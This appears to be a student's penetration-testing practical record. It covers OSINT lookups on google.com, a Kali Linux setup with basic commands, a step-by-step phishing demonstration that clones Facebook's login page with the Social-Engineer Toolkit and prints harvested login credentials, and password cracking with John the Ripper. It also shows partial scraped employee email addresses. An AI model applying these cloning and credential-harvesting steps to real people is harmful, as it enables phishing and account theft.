

Practical 1- 10

Practical-1

Aim: Setting up penetration testing information gathering from various online sources.

A critical component in the overall penetration testing process is acquiring information. To acquire data from numerous online sources, follow these steps:

1. **Identify the target:**
2. **Gather information:**
3. **Use social media:**
4. **Check public records:**
5. **Use OSINT tools:**
6. **Use vulnerability databases:**
7. **Use online forums and communities:**
8. **Analyze the information:**

Who is look up

It will tell us about the company information through its domain name.



Domain Information	
Domain:	google.com
Registrar:	MarkMonitor Inc.
Registered On:	1997-09-15
Expires On:	2028-09-13
Updated On:	2019-09-09
Status:	clientDeleteProhibited clientTransferProhibited clientUpdateProhibited serverDeleteProhibited serverTransferProhibited serverUpdateProhibited
Name Servers:	ns1.google.com ns2.google.com ns3.google.com ns4.google.com



Registrant Contact

Organization: Google LLC

State: CA

Country: US

Email: Select Request Email Form at
<https://domains.markmonitor.com/whois/google.com>



Administrative Contact

Organization: Google LLC

State: CA

Country: US

Email: Select Request Email Form at
<https://domains.markmonitor.com/whois/google.com>



Technical Contact

Organization: Google LLC

State: CA

Country: US

Email: Select Request Email Form at
<https://domains.markmonitor.com/whois/google.com>

Hunter IO

It will tell us different email used in that company.

Connect with anyone.

Hunter lets you find professional email addresses in seconds and connect with the people that matter for your business.

Find email addresses

-  Google google.com 16739 results
-  Google google.Com No results
-  Google google.com.et No results
-  Google google.it.ao No results
-  google.club.tw 2 results

For example, [example, hunter.io.](#)

Hunter finds professional email addresses for over 100 million companies across the globe, including leading companies.

google.com

Find email addresses

Most common pattern: {first}{last}@google.com 16,745 results

l ischiu@google.com 1 source

j mingliu@google.com 3 sources

l csharma@google.com 1 source

s venvanni@google.com 2 sources

c iskenyon@google.com 1 source

16740 more results for google.com. Sign up or log in to access the full results.

Have been Pawned

';--have i been pwned?

Check if your email or phone is in a data breach

100

pwned?

Oh no — pwned!

Pwned in 3 data breaches (subscribe to search sensitive breaches)



Breaches you were pwned in

A "breach" is an incident where data has been unintentionally exposed to the public. Using the [1Password password manager](#) helps you ensure all your passwords are strong and unique such that a breach of one service doesn't put your other services at risk.

Forbes

Forbes: In February 2014, the Forbes website succumbed to an attack that leaked over 1 million user accounts. The attack was attributed to the Syrian Electronic Army, allegedly as retribution for a perceived "Hate of Syria". The attack not only leaked user credentials, but also resulted in the posting of fake news stories to forbes.com.

Compromised data: Email addresses, Passwords, User website URLs, Usernames



Gawker: In December 2010, Gawker was attacked by the hacker collective "Gnosis" in retaliation for what was reported to be a feud between Gawker and 4Chan. Information about Gawker's 1.3M users was published along with the data from Gawker's other web presences including Gizmodo and Lifehacker. Due to the prevalence of password reuse, many victims of the breach then had their Twitter accounts compromised to send Acai berry spam.

Compromised data: Email addresses, Passwords, Usernames



Win7Vista Forum: In September 2013, the Win7Vista Windows forum (since renamed to the "Beyond Windows 9" forum) was hacked and later had its internal database dumped. The dump included over 200k members'

NetCraft

What's that site running?

Using results from our **internet data mining**, find out the technologies and infrastructure of any site.

<https://www.google.com>



Site report for https://www.google.com

► Q Look up another site?

Analysing site...

Share:     

Background

Site title	Google	Date first seen	May 2002
Site rank	1	Netcraft Risk Rating 	2/10 
Description	Not Present	Primary language	English

Network

Site	https://www.google.com ↗	Domain	google.com
Netblock Owner	Google LLC	Nameserver	ns1.google.com
Hosting company	Google	Domain registrar	markmonitor.com
Hosting country	US 	Nameserver organisation	whois.markmonitor.com
IPv4 address	209.85.203.99 	Organisation	Google LLC, United States
IPv4 autonomous systems	AS15169 	DNS admin	dns-admin@google.com
IPv6 address	2a00:1450:400b:c03:0:0:67	Top Level Domain	Commercial entities (.com)
IPv6 autonomous systems	AS15169 	DNS Security Extensions	unknown
Reverse DNS	dh-in-f99.1e100.net		

IP delegation

IPv4 address (209.85.203.99)

IP range	Country	Name	Description
::ffff:0.0.0.0/96	United States	IANA-IPv4-MAPPED-ADDRESS	Internet Assigned Numbers Authority
↳ 209.0.0.0-209.255.255.255	United States	NET209	American Registry for Internet Numbers
↳ 209.85.128.0-209.85.255.255	United States	GOOGLE	Google LLC
↳ 209.85.203.99	United States	GOOGLE	Google LLC

IPv6 address (2a00:1450:400b:c03:0:0:67)

IP range	Country	Name	Description
::/0	N/A	ROOT	Root inet6num object
↳ 2a00::/11	European Union	EU-ZZ-2A00	RIPE NCC
↳ 2a00::/12	Netherlands	EU-ZZ-2A00	RIPE Network Coordination Centre
↳ 2a00:1450::/29	Ireland	IE-GOOGLE-20091005	Google Ireland Limited
↳ 2a00:1450:4000::/37	Ireland	IE-GOOGLE-2a00-1450-4000-1	EU metro frontend
↳ 2a00:1450:400b:c03:0:0:67	Ireland	IE-GOOGLE-2a00-1450-4000-1	EU metro frontend


IP Geolocation

We use multilateration to independently determine the location of a server. [Read more.](#)



OSINT Framework

It give us different tools and framework that we can use to gather information.



Practical – 2

Installing Kali Linux



Choose your Kali |

LIGHT DARK



Installer Images

- ✓ Direct access to hardware
- ✓ Customized Kali kernel
- ✓ No overhead

Single or multiple boot Kali, giving you complete control over the hardware access (perfect for in-built Wi-Fi and GPU), enabling the best performance.

 Recommended



Virtual Machines

- ✓ Snapshots functionality
- ✓ Isolated environment
- ✓ Customized Kali kernel
- ✗ Limited direct access to hardware
- ✗ Higher system requirements

VMware & VirtualBox pre-built images. Allowing for a Kali install without altering the host OS with additional features such as snapshots. Vagrant images for quick spin-up also available.

 Recommended

Kali Linux 2023.1 Changelog ⁸

64-bit

32-bit

Apple Silicon (ARM64)



Installer

Complete offline installation
with customization



3.6G

torrent

sum

Recommended

Download the VMWare

Home / VMware Workstation Player

Download VMware Workstation Player

Select Version:

16.0

Click on the "Download" link on one of the versions below to gain access to your binaries.

Stay Informed

[Read More](#)

Product Resources

- [View My Download History](#)
- [Product Info](#)
- [Documentation](#)
- [Knowledge Base](#)
- [Community](#)
- [Self-Help Support](#)
- [Support Policies](#)
- [Workstation Player Upgrade](#)

[Product Downloads](#) [Drivers & Tools](#) [Open Source](#) [Custom ISOs](#) [OEM Addons](#)

Product	Release Date	
VMware Workstation Player 16.2.1	2021-11-09	GO TO DOWNLOADS
VMware Workstation 16.2.1 Player		

VMware

Products > VMware Workstation Player

Local Virtual Machines

VMware Workstation Player

Easily run multiple operating systems as virtual machines on your Windows or Linux PC with VMware Workstation Player.

[DOWNLOAD FOR FREE](#)



Overview Compare FAQ Resources

Product Downloads Drivers & Tools Open Source Custom ISOs OEM Addons

File Information

VMware Workstation 16.2.1 Player for Windows 64-bit Operating Systems

File size: 584.27 MB
File type: exe
[Read More](#)



VMware Workstation 16.2.1 Player for Linux 64-bit

File size: 508.49 MB
File type: bundle
[Read More](#)


[DOWNLOAD NOW](#)

[DOWNLOAD NOW](#)

Open the Kali Linux in VMWare



Kali Linux Installed Successfully



Basic commands of Kali-linux

In Kali Linux, the '**date**' command is used to display the **system date** and **time**. In order to display the date, we have to use the following command:

A screenshot of a terminal window. The prompt shows '(kali㉿kali)-[~]'. The user types '\$ date' and presses Enter. The terminal displays the current date and time: 'Thu Mar 16 03:12:07 PM EDT 2023'.

The '**cd**' command is also called **chdir** (Change Directory). We used this command to **change or switch** the current working directory.

One of the most useful commands in Kali Linux is the '**ls**' command. The **ls** command lists the directory contents of files and directories.

The '**whoami**' command is used to print the effective **user ID** whereas

```
(kali㉿kali)-[~]
└─$ cd Desktop/slowloris-master

(kali㉿kali)-[~/Desktop/slowloris-master]
└─$ ls
LICENSE  MANIFEST.in  README.md  setup.py  slowloris.py

(kali㉿kali)-[~/Desktop/slowloris-master]
└─$ cd
```

the **who** command prints information regarding users who are presently logged in.

```
(kali㉿kali)-[~]
└─$ whoami
kali

(kali㉿kali)-[~]
└─$ who
kali    tty7          2023-03-16 15:06 (:0)
```

The 'cat' (concatenate) command is one of Kali Linux's most commonly used commands, permitting us to create single or many files, concatenate files and redirect, view contain of file output in terminal or files.

The 'mkdir' command is used to **create directories**.

```
(kali㉿kali)-[~]
└─$ echo "Hello World" > file.txt
(kali㉿kali)-[~]
└─$ cat file.txt
Hello World Well
(kali㉿kali)-[~]
└─$ mkdir dir1
(kali㉿kali)-[~]
└─$ cd dir1
(kali㉿kali)-[~/dir1]
└─$ mkdir dir2
(kali㉿kali)-[~/dir1]
└─$ mkdir dir3
(kali㉿kali)-[~/dir1]
└─$ mkdir dir4

(kali㉿kali)-[~/dir1]
└─$ ls
dir2  dir3  dir4

(kali㉿kali)-[~/dir1]
└─$ cd ..
(kali㉿kali)-[~]
└─$ cd
```

The '**uname**' command displays the **current system's information**. We can view system information about our Linux environment with the **uname** command in Linux. With the **uname -a** command, we can learn more about our system, including **Kernel Name, Node Name, Kernel Release, Kernel Version, Hardware Platform, Processor, and Operating System**

```
(kali㉿kali)-[~]
└─$ uname
Linux

(kali㉿kali)-[~]
└─$ uname -a
Linux kali 6.0.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.7-1kali1 (2022-11-07) x86_64 GNU/Linux

(kali㉿kali)-[~]
└─$ users
kali
```

Practical: 3

Phising Attack with Website Cloning

Phishing attacks are a type of social engineering attack that are designed to trick users into giving away sensitive information such as usernames, passwords, credit card numbers, or other personal information. One common method of phishing is website cloning, where attackers create a fake website that looks identical to a legitimate website, such as a banking or e-commerce website, in order to steal login credentials and other personal information from unsuspecting users.

The attacker creates a fake website that looks identical to a legitimate website, often by copying the HTML and CSS code from the real website. They may also create a similar-looking domain name or URL to further deceive the user.

First Social Engineering Attack

The screenshot shows a terminal window titled "ShellNo.1". The menu bar includes "File", "Actions", "Edit", "View", and "Help". Below the menu, there are social media links: "Codename: 'Maverick'", "Follow us on Twitter: @TrustedSec", "Follow me on Twitter: @HackingDave", and "Homepage: <https://www.trustedsec.com>". A welcome message reads: "Welcome to the Social-Engineer Toolkit (SET). The one stop shop for all of your SE needs." It also states: "The Social-Engineer Toolkit is a product of TrustedSec." and "Visit: <https://www.trustedsec.com>". A note at the bottom says: "It's easy to update using the PenTesters Framework! (PTF) Visit <https://github.com/trustedsec/ptf> to update all your tools!" The main menu lists the following options:

- 1) Social-Engineering Attacks
- 2) Penetration Testing (Fast-Track)
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> █


To clone the Website We will choose Website Attack Vectors

The screenshot shows a terminal window titled "Shell No.1". The menu starts with a welcome message: "Welcome to the Social-Engineer Toolkit (SET). The one stop shop for all of your SE needs." It then states "The Social-Engineer Toolkit is a product of TrustedSec." and provides a website link "Visit: <https://www.trustedsec.com>". Below this, it says "It's easy to update using the PenTesters Framework! (PTF)" and "Visit <https://github.com/trustedsec/ptf> to update all your tools!". A yellow circle highlights the number "1" next to the instruction "Select from the menu:". The menu options are listed as follows:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

Below the menu options, there is a prompt "99) Return back to the main menu." and a command line indicator "set>".

The attacker sends an email or message to the victim, often posing as the legitimate website or company, with a link to the fake website. The email or message may claim that there is a problem with the user's account or that they need to update their login credentials.



The terminal window is titled "ShellNo.1". The menu options are:

- File Actions Edit View Help
- efresh the page to something different.

The text describes the **Web-Jacking Attack** method, mentioning it was introduced by white_sheep, emgent. It explains how iframe replacements are used to make highlighted URLs appear legitimate, but clicking them triggers a window pop-up replaced by a malicious link. It notes that link replacement settings can be adjusted in the set_config if it's too slow/fast.

The **Multi-Attack** method is described as adding a combination of attacks through the web attack menu, including Java Applet, Metasploit Browser, Credential Harvester, and Tabnabbing.

The **HTA Attack** method is described as cloning a site and performing powershell injection through HTA files, which can be used for Windows-based powershell exploitation through the browser.

A numbered list of attack methods is provided:

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

[set:webattack>](#)

Now we want to clone the Website so that user find the similar interface of that website and provide the important information like login credential.

So we will choose **site cloner**.

```
File Actions Edit View Help
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>
```

The user clicks on the link in the email or message and is taken to the fake website. The website may look identical to the real website, with the same logos, colors, and layout. However, the URL in the address bar will be different.

We will provide the url of the website and it will clone that website.

ShellNo.1

File Actions Edit View Help

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * --


The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.20.135]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit ...
```

The user enters their login credentials or other sensitive information into the fake website, believing that they are on the legitimate website. However, the information is actually being sent to the attacker.



The attacker now has access to the user's login credentials and other personal information, which they can use to steal money or commit identity theft.

```

File Actions Edit View Help
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=240
PARAM: lgndim=eyJ3IjoxNjk3LCJoIjo5MjgsImF3IjoxNjk3LCJhaCI6ODk3LCJjIjoyNH0=
PARAM: lgnrnd=045448_Kqk7
PARAM: lgnjs=1628337341
POSSIBLE USERNAME FIELD FOUND: abn@lctechinstitute.com
POSSIBLE PASSWORD FIELD FOUND: pass=Aba_123
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AAAAAf/ffffA/fffAAfAAA/AAAAAAAFAAAfAAAAAAMS/ZMFGGGICAF
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.20.135 - - [07/Aug/2021 07:56:03] "POST /device-based/regular/login/?login_attempt=1&lwv=100 HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: -----36465323371349141
-----6131694009284

```

Practical: 4

Brute Force Attack

John The Ripper

Single crack mode

Single crack mode is a method of password cracking that involves testing every possible combination of characters until the correct password is found. This is the simplest and slowest method of cracking passwords and is generally not effective for cracking complex passwords.

```
(root@osboxes)-[~/home/osboxes]
# john --single --format=raw-sha1 sha1.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
0g 0:00:00:00 DONE (2021-11-25 14:00) 0g/s 0p/s 0c/s 0C/s
Session completed
```

Wordlist crack

Finally mentioning the cracking file.

You can specify any wordlist, Most of the wordlist will be in cd /usr/share

I suggest you to use rockyou.txt because it has 14 million passwords.

Wordlist crack involves using a pre-compiled list of possible passwords, also known as a wordlist, to attempt to crack a password. The wordlist contains a collection of words and phrases that are commonly used as passwords or are likely to be used by the target. The tool used for wordlist cracking is often John the Ripper, which is a popular password cracking tool.

```
(root@osboxes)-[~/home/osboxes]
# john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha1 sha.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Press 'q' or Ctrl-C to abort, almost any other key for status
hello world      (?)
1g 0:00:00:00 DONE (2021-11-25 14:21) 2.631g/s 2456Kp/s 2456Kc/s 2456KC/s hello.moto..hello
